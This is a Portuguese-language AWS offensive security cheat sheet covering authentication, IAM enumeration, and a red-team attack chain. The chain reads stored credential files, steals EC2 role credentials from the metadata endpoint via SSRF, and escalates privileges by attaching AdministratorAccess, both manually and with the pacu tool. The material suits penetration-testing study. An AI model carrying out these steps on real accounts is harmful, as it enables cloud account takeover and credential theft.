

Autenticação no portal de gerenciamento da AWS

IAM Root User's credential [Username + Password] - Long Term Access

https://console.aws.amazon.com/

IAM User's credential [Username + Password] - Long Term Access

https://console.aws.amazon.com/

SSO User's credential [Username + Password] - Long Term Access

https://Org-Name.awsapps.com/start

Autenticação AWS usando AWS CLI

- Long Term : Access Key ID + Access Key Secret
- Short Term : Access Key ID + Access Key Secret + Session Token

Programmatic Access (Access Key ID + Access Key Secret)

aws configure --profile atomic-nuclear

Obtendo informações sobre a identidade configurada

aws sts get-caller-identity --profile profile-name

Programmatic Access (Access Key ID + Access Key Secret + Session Token)

aws configure

Obtendo informações sobre a identidade configurada

aws sts get-caller-identity --profile profile-name



AWS CLI Stored Credentials

Windows

C:\Users\UserName\.aws

Linux

/home/UserName/.aws

Conteúdo das credenciais armazenadas

cat credentials

CLI Based Enumeration

Users

Lista de usuários IAM

aws iam list-users

Lista de grupos que um usuário IAM específico faz parte

aws iam list-groups-for-user --user-name [user-name]

Lista todas as manages policies que estão anexadas a um usuário IAM específico

aws iam list-attached-user-policies --user-name [user-name]

Lista os nomes das inline policies embutidas a um usuário específico

aws iam list-user-policies --user-name [user-name]

Groups

Lista de grupos IAM

aws iam list-groups



Lista todos os usuários em um grupo

aws iam get-group --group-name [group-name]

Lista todas as managed policies anexadas a um grupo específico

aws iam list-attached-group-policies --group-name [group-name]

Lista o nome das inline policies embutidas em um grupo específico

aws iam list-group-policies --group-name [group-name]

Roles

Lista de IAM Roles

aws iam list-roles

Lista todas as managed policies que estão anexadas a uma role específica

aws iam list-attached-role-policies --role-name [role-name]

Lista o nome das inline policies embutidas em uma role específica

aws iam list-role-policies --role-name [role-name]

Policies

Lista todas as IAM policies

aws iam list-policies

Pega informações sobre uma managed policy específica

aws iam get-policy --policy-arn [policy-arn]



Lista informações sobre a versão de uma manage policy específica

aws iam list-policy-versions --policy-arn [policy-arn]

Traz informações sobre a versão específica de uma policy específica

aws iam get-policy-version --policy-arn policy-arn --version-id [version-id]

Traz o documento da inline policy especificada que está embutida em um usuário/grupo/role específico

aws iam get-user-policy --user-name user-name --policy-name [policy-name]

aws iam get-group-policy --group-name group-name --policy-name [policy-name]

aws iam get-role-policy --role-name role-name --policy-name [policy-name]

Red Team Ops em AWS Cloud

Configuração inicial das credenciais de usuário comprometidas

aws configure --profile auditor

Enumerando serviços de Cloud: EC2, S3, etc.

aws ec2 describe-instances --profile auditor

Explorando aplicativo voltado para o público em execução na instância do EC2 e recuperar credenciais temporárias

curl

http://52.169.215.96/latest/meta-data/iam/security-credentials/jump-ec2-role



Note: Cloud meta-data podem ser obtidas explorando apps web com vulnerabilidades

- SSRF
- RCE

Configurando e validando credenciais temporárias no AWS CLI

aws configure set aws_access_key_id [key-id] --profile ec2 aws configure set aws_secret_access_key [key-id] --profile ec2 aws configure set aws_session_token [token] --profile ec2 aws sts get-caller-identity --profile ec2

Traz a managed policy associada a instância da EC2

aws iam list-attached-role-policies --role-name jump-ec2-role --profile auditor

Traz o documento da inline policy específica que está embutida no role da instância da EC2

aws iam list-role-policies --role-name jump-ec2-role --profile auditor

Busca permissões na inline policy

aws iam get-role-policy --role-name jump-ec2-role --policy-name jump-inline-policy --profile auditor

Escalação de privilégios anexando a política de administrador para o próprio usuário

aws iam attach-role-policy --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --role-name jump-ec2-role --profile ec2



Novamente, checando a managed policy anexada à instância da EC2

aws iam list-attached-role-policies --role-name jump-ec2-role --profile auditor

Red Team Ops com a ferramenta "pacu"

Configurando chave de acesso inicial no pacu

set_keys

Permissões do usuário logado

exec iam__enum_permissions whoami

Enumerando instância da EC2 e pegando o IP público

exec ec2__enum data EC2

Configurando credencial temporária para a role associada à instância EC2

set_keys

Pegando permissões da role atualmente logada

exec iam__enum_permissions whoami

Enumerando permissões para escalação de privilégios e explorando elas


exec iam__privesc_scan

Novamente checando as permissões da role que foi escalada



exec iam__enum_permissions whoami





Segurança Ofensiva